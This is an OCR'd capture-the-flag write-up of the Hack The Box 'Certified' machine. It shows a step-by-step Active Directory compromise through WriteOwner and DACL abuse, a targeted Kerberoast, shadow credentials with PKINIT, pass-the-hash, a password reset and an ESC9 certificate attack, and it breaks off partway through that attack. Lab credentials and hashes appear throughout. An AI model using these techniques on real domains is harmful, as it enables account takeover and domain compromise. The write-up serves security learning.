
Certified (MEDIUM)



Username: judith.mader Password: judith09

Enumeration

NMAP

```
PORT    STATE SERVICE      VERSION
53/tcp  open  domain       Simple DNS Plus
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-06 08:26:35Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
```

```
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domai
n: certified.htb0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

SMB,RPC Enumeration

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nxc smb certified.htb -u ''  -p ''
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certifie
d.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\:

┌──(kali㉿kali)-[~/Desktop]
└─$ nxc smb certified.htb -u 'Guest'  -p ''
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certifie
d.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [-] certified.htb\Guest: STATUS_ACCOUNT_DISABLED

┌──(kali㉿kali)-[~/Desktop]
└─$ nxc smb certified.htb -u 'judith.mader'  -p 'judith09' --shares
SMB         10.10.11.41     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certifie
d.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.10.11.41     445    DC01             [*] Enumerated shares
SMB         10.10.11.41     445    DC01             Share           Permissions     Remark
SMB         10.10.11.41     445    DC01             -----           -----------     ------
SMB         10.10.11.41     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.41     445    DC01             C$                              Default share
SMB         10.10.11.41     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.41     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.41     445    DC01             SYSVOL          READ            Logon server share
```

- After using the account I got access to I was able to see that I did not have access to any special shares.

Bloodhound

- Because I got access to a low-privilege account I can now run bloodhound and get a better overview of the whole domain.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nxc winrm certified.htb -u 'judith.mader'  -p 'judith09'
WINRM       10.10.11.41     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.41     5985   DC01             [-] certified.htb\judith.mader:judith09
```

- Because this account does not have WINRM access I can't upload a collector so for this instance lll be using the `bloodhound-python` collector.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo bloodhound-python -d certified.htb -u judith.mader -p judith09 -ns 10.10.11.41 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.certified.htb:88)] Name or service not known
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 14S
```


- After running the collector and uploading it to bloodhound I started to look as each aspect I could find.

Kerberos Enumeration

- The following user was the only one that was found to be kerberoastable.

- No users were found to be vulnerable to AS-REP Roast

- After looking around I found the following path to what seems to be an account of importance called `CA_OPERATOR`



Gaining Access

For starters:

> The user JUDITH.MADER@CERTIFIED.HTB has the ability to modify the owner of the group MANAGEMENT@CERTIFIED.HTB.

- Bloodhound recommended I use `ownredit` for this so I went online and searched how to use the tool correctly and what the tools does.
- I managed to find the following example of how to exploit WriteOwner

https://www.hackingarticles.in/abusing-ad-dacl-writeowner/

- After using this article I managed to get the command working.

```
impacket-owneredit -action write -new-owner 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-owneredit -action write -new-owner 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

Modifying the rights

- Now I will grant yourself the `AddMember` permission.

```
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.10.11.41
```

- Now I can add myself to the group using bloodyAD.

```
bloodyAD --host "10.10.11.41" -d "certified.htb" -u "judith.mader" -p "judith09" add groupMember "Management" "judith.mader"
```

- My account is that of the owner of the management group. I've got to get access to `management_svc.`

- Thankfully, the members of the `Management` group have `GenericWrite` to the `Management_svc` user.
- Because I have the `GenericWrite` I can write a SPN to this user to make it kerberoastable.


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/htb/tools/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'certified.htb' -u 'judith.mader' -p 'judith09'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Traceback (most recent call last):
  File "/home/kali/Desktop/htb/tools/targetedKerberoast/targetedKerberoast.py", line 597, in main
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(clientName=userName, password=args.auth_password, d
omain=args.auth_domain, lmhash=None, nthash=auth_nt_hash,
                                                                                 aesKey=args.auth_aes_key, kdcHost=args.dc_ip)

  File "/home/kali/Desktop/htb/tools/targetedKerberoast/.venv/lib/python3.13/site-packages/impacket/krb5/kerber
osv5.py", line 323, in getKerberosTGT
    tgt = sendReceive(encoder.encode(asReq), domain, kdcHost)
  File "/home/kali/Desktop/htb/tools/targetedKerberoast/.venv/lib/python3.13/site-packages/impacket/krb5/kerber
osv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

- There is a Clock skew and for some reason `sudo ntpdate ip` is not working so I found the following solution.

```
sudo timedatectl set-ntp off
sudo apt install rdate
```

rdate -n [IP of Target]

- Using this, I was able to fix the clock skew and then do a targeted kerberoast.



$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$cac27131c32de7226acab433aa6d742a$324240480bd3cdb79bc7b8eb03ee0ef2883850c97f938a5387746030abd6b519ff41043e17ee3fb19adb301e044b50cfcadaeef57f1f2ac2078cc927ca20b2c3841d0acbed63167d1960b68db2e7eed32a57d089e247b64ad12a6d3827e9dbad8ed2892563d2f9eb53dcceab117629e01cb12b3b2650c174dbeeb23620789e2cec050996beb81ae0671ef001707301072eca1f06b85894c09cb1150ad7ee31ade926c7b7bee941d8cdac28c937c23ba07771d2a132e4f8adbf045c4f380e7d6f4ababfaacc1fe0cba131b4887a0924908a9e4034fbdf6a0edb6bbbacd82a5872af9944a07866df85441d8cdfb66a84fa7c5e81df099f2fd8c101ce1c090b31afa6fda5f7592023ddff772a42c17992b245fb42fa846cab9f0881fba9b41ecc237c2c4bb599da88e244e1ec61a58ed2bdf1e0fad7e06018b9bede60f48d8e574b913f065fbe82a0bdbcdae238f89d5db649f69b23fc214b9930a3059de864929dfe3b91c615f3a2f780c68e83c1e4da3ad445681939fbac057c5612e6b1320b55a0ca241b2cc5f86ad3bd56b1309122427303ce26cdac1aff73b039ad2b815dfc3a60b04ce9ffbd956d31da3bd2bc91494e75f7449b3cdb10207f6de3fa78a823692575bb4d3febb61d8a4e00a1dbecdf0839d6a55e70edfc82383d6160596baa4fe5176ebe45d17f76e22e5

```
b6659bbca0ac5593d169488bbd7d417aff006df910b07fa7d69d74a19a7367ee
e7da9bce5327c63ba8e0a4f4e035c0a56ae7be3e68c766bd9c26dac7053d78
95478492173e44a4d0c1502371fa505508f66eb10f450ab9cbcb804d73733fc5
687b87db478cdb0b8d459665079d4849c6bf4326c6ad0de8f4f78ccef81fa011
f3701b404ff918298e651f09e6ecae545b8472e997177882016d5881952f2f7ba
15a1da72ff3f36dbf051171bcc83233c6f26ead71e054713cc1cd2981666bfa3a2
075b8e4f60339a946aef2c5c82fad6199f536f255047ae06867b256b29b0823
3419e243064ddb5d33c1fb6e7f4c71831ad515f48c51990a71ac0249ed4ab26a1
e5b8638ae10c3ae97d91dcfbbb733e41fdade41efc5fffe3d092e6dfdaffc7c8a8d
d6daff2ba0a958bb7157388fabe4069a698db9e68e9f471deb91d9de9c0e1773
06c4a5ccf61ca7e54328dc010c8a8d196b01bc74123bd745b9ba11a6b911021bc
511f9683b6ebefe2c4487d716942a62842d36bffc11df4ac6ca47a94ef859b05c
69c661d21bb2028776f647639bd0d4c1e53d5daab409313e53c127da68384c2
7f5a74d95229212deeae79ecc604ec931f17899340ef6e1d01caf1c38fa72c5112
b0fde695b791a887add90815da7062dc6605775da70e932482b45d2ac3df7cb
84331fd170c45db10165e89ef8df26e1c486ffceacef7ee0b5645b37d3324f936
0a4eb5f32a55644c2de693222183f9b0dfc85ef5a4000add1c390bcb52d4b3c
f13464cc14dd4f19429173431b33c48c33654c71bdedbf7324c5800a7d05341d
258f2b7194426387d4c02cfac49fe10e65d5038548cf4132ccb064eccb8c2517
8ceea11cd5a0e1c7f5956fe
```

- The hash could not be cracked, which I already knew because this account was already kerbroastable from the start but I still did it to learn how the tool worked and in what cases I could use this tool.
- Now I moved on to Shadow Credentials.

Using `pywhiskers`

```
python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --targ
et "MANAGEMENT_SVC" --action "add"
```

```
┌──(.venv)─(kali㉿kali)-[~/…/htb/tools/pywhisker/pywhisker]
└─$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "MANAGEMENT_SVC" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 2c60c33f-4fe1-786e-cd8e-925c80ddd811
[*] Updating the msDS-KeyCredentialLink attribute of MANAGEMENT_SVC
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: TSVUptL6.pfx
[+] PFX exportiert nach: TSVUptL6.pfx
[i] Passwort für PFX: wCvVScov5pB8gQESUtq1
[+] Saved PFX (#PKCS12) certificate & key at path: TSVUptL6.pfx
[*] Must be used with password: wCvVScov5pB8gQESUtq1
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

wCvVScov5pB8gQESUtq1

- What I'm doing here is editing the `msDS-KeyCredentialLink` of the `Management_svc` to set my attacker controlled PFX certificate. Now it will trust this certificate.
- With this III be able to pre-authenticate with PKINIT as it says at the bottom.
- The KDC will check if I have a matching private key which I do and then I will get a TGT. This will happen because my the KDC will see that my certificate in the AS-REQ matches what has been specified in the `msDS-KeyCredentialLink` for `Management_svc`.
- Now using `gettgtpkinit` it's time to go into the final stage of the initial attack.

python3 gettgtpkinit.py -cert-pfx "TSVUptL6.pfx" -pfx-pass "wCvVScov5pB8gQESUtq1" "certified.htb/management_svc" "TGT_CCACHE_FILE"


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/htb/tools/PKINITtools]
└─$ python3 gettgtpkinit.py -cert-pfx "TSVUptL6.pfx" -pfx-pass "wCvVScov5pB8gQESUtq1" "certified.htb/management_svc" "TGT_CCACHE_FILE"
2025-05-06 19:05:03,446 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-06 19:05:03,457 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-06 19:05:16,428 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-06 19:05:16,429 minikerberos INFO     59522c3ff0373e8028e9abcc724dd7d12a9a4e338eb1de103ba497b4aa02f32b
INFO:minikerberos:59522c3ff0373e8028e9abcc724dd7d12a9a4e338eb1de103ba497b4aa02f32b
2025-05-06 19:05:16,432 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

- Finally got the TGT.


Performing the same attack but with Certipy.

```
certipy-ad cert -export -pfx "TSVUptL6.pfx" -password "wCvVScov5pB8gQESUtq1" -out "unprotected.pfx"
```

```
certipy-ad auth -pfx "unprotected.pfx" -dc-ip '10.10.11.41' -username 'management_svc' -domain 'certified.htb'
```



- Here I have the hash of the user which I can now use to do a pass the hash.



- The pass the hash is done with the NTLM hash which is the only one that can be passed.

- My account now has WINRM access.

```
evil-winrm -i certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/6/2025   1:25 AM             34 user.txt

*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
09164915f9e4430ba6c4207236eb55d7
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.11.41
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2
*Evil-WinRM* PS C:\Users\management_svc\Desktop>
```

- Managed to get the user flag.

Privilege Escalation

- Now I will first take a look at the privileges my account has as well as run Winpeas to see if there are any easy Privilege Escalation Vectors.


```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

I did not find any special privs that my user had and sadly winpeas didn't find anything special.

Looking at files

- I Attempted to look through all the files in the machine but I did't find any important files that would allow me to gain access.


ADCS



- No vulnerable certificate templates could be found.

Exploiting GenericAll

- While looking at my new user in bloodhound I could see it had generic all to the `CA_OPERATORS`



- Thanks to this, I started looking at how to exploit this and what access it could give me to gain privileges.
- GenericAll can allow me to perform a targeted Kerberoast and potentially reset this user's password without knowing their original password. I could also use the same attack I previously did with pywhiskers to once again get access, but in this case, I wanted to try something new to be able to learn.

I decided on getting a password reset but here I struggled a little because I only had a password hash not a password but after looking for a while online and through tools I managed to find a way to pass the hash.

```
pth-net rpc password "CA_OPERATOR" -U "certified.htb"/"Management_svc"%"ffffffffffffffffffffffffffffffff":"a091c1832bcdd4677c28b5a6a1295584" -S "10.10.11.41"
```

Thanks to this, I reset the password and now have access to the `CA_OPERATOR` user account.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/htb/tools]
└─$ pth-net rpc password "CA_OPERATOR" -U "certified.htb"/"Management_svc"%"ffffffffffffffffffffffffffffffff":"a091c1832bcd
d4677c28b5a6a1295584" -S "10.10.11.41"
Enter new password for CA_OPERATOR:
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...

┌──(.venv)─(kali㉿kali)-[~/Desktop/htb/tools]
└─$ nxc smb certified.htb -u "CA_OPERATOR" -p "Password1"
SMB         10.10.11.41     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certif
ied.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01            [+] certified.htb\CA_OPERATOR:Password1
```

Enumeration with the new user

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/htb/tools]
└─$ nxc smb certified.htb -u "CA_OPERATOR" -p "Password1" --shares
SMB         10.10.11.41     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certif
ied.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    DC01            [+] certified.htb\CA_OPERATOR:Password1
SMB         10.10.11.41     445    DC01            [*] Enumerated shares
SMB         10.10.11.41     445    DC01            Share           Permissions     Remark
SMB         10.10.11.41     445    DC01            -----           -----------     ------
SMB         10.10.11.41     445    DC01            ADMIN$                          Remote Admin
SMB         10.10.11.41     445    DC01            C$                              Default share
SMB         10.10.11.41     445    DC01            IPC$            READ            Remote IPC
SMB         10.10.11.41     445    DC01            NETLOGON        READ            Logon server share
SMB         10.10.11.41     445    DC01            SYSVOL          READ            Logon server share
```

- I decided to check the shares to see if there were any new shares that I could have access to and find something but there was no new access.
- Next, I decided to check Bloodhound and check if there was a direct path to the admin from this user.

"CA_OPERATOR": "Password1"

- Because this account is called `CA_OPERATOR` I wanted to try an ADCS attack.

certipy-ad find -u "CA_OPERATOR" -p "Password1" -dc-ip 10.10.11.41 -stdout -vulnerable

Certificate Authorities
  0

```
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9
D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
```

```
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Property Principals       : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
    [!] Vulnerabilities
      ESC9                              : 'CERTIFIED.HTB\\operator ca' can enroll and temp
late has no security extension
```

- Now it's time to look at how to exploit ESC9. From learning how to exploit this attack, I need the following:

```
user1 has GenericWrite against user2 and wants to compromise user3. user2 i
s allowed to enroll in a vulnerable template that specifies the CT_FLAG_NO_SE
```

CURITY_EXTENSION flag in the msPKI-Enrollment-Flag value.

https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#esc9-no-security-extension

- Thankfully, I got this exact same setup.

- I currently have `GenericAll` to a user account that has access to enroll in the vulnerable template. GenericAll gives me even more access than GenericWrite.

User1: `Management_svc` Hash: `a091c1832bcdd4677c28b5a6a1295584`

User2: `CA_OPERATOR` Pass: `Password1`

User3: `Administrator`.

```
certipy-ad shadow auto -username "Management_svc@certified.htb" -hashes "a091c1832bcdd4677c28b5a6a1295584" -account CA_OPERATOR
```

```
[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '0e9b2c25-b574-55a4-ce80-6c51b204bbd0'
[*] Adding Key Credential with device ID '0e9b2c25-b574-55a4-ce80-6c51b204bbd0' to the Key Credentials for 'ca_operator'
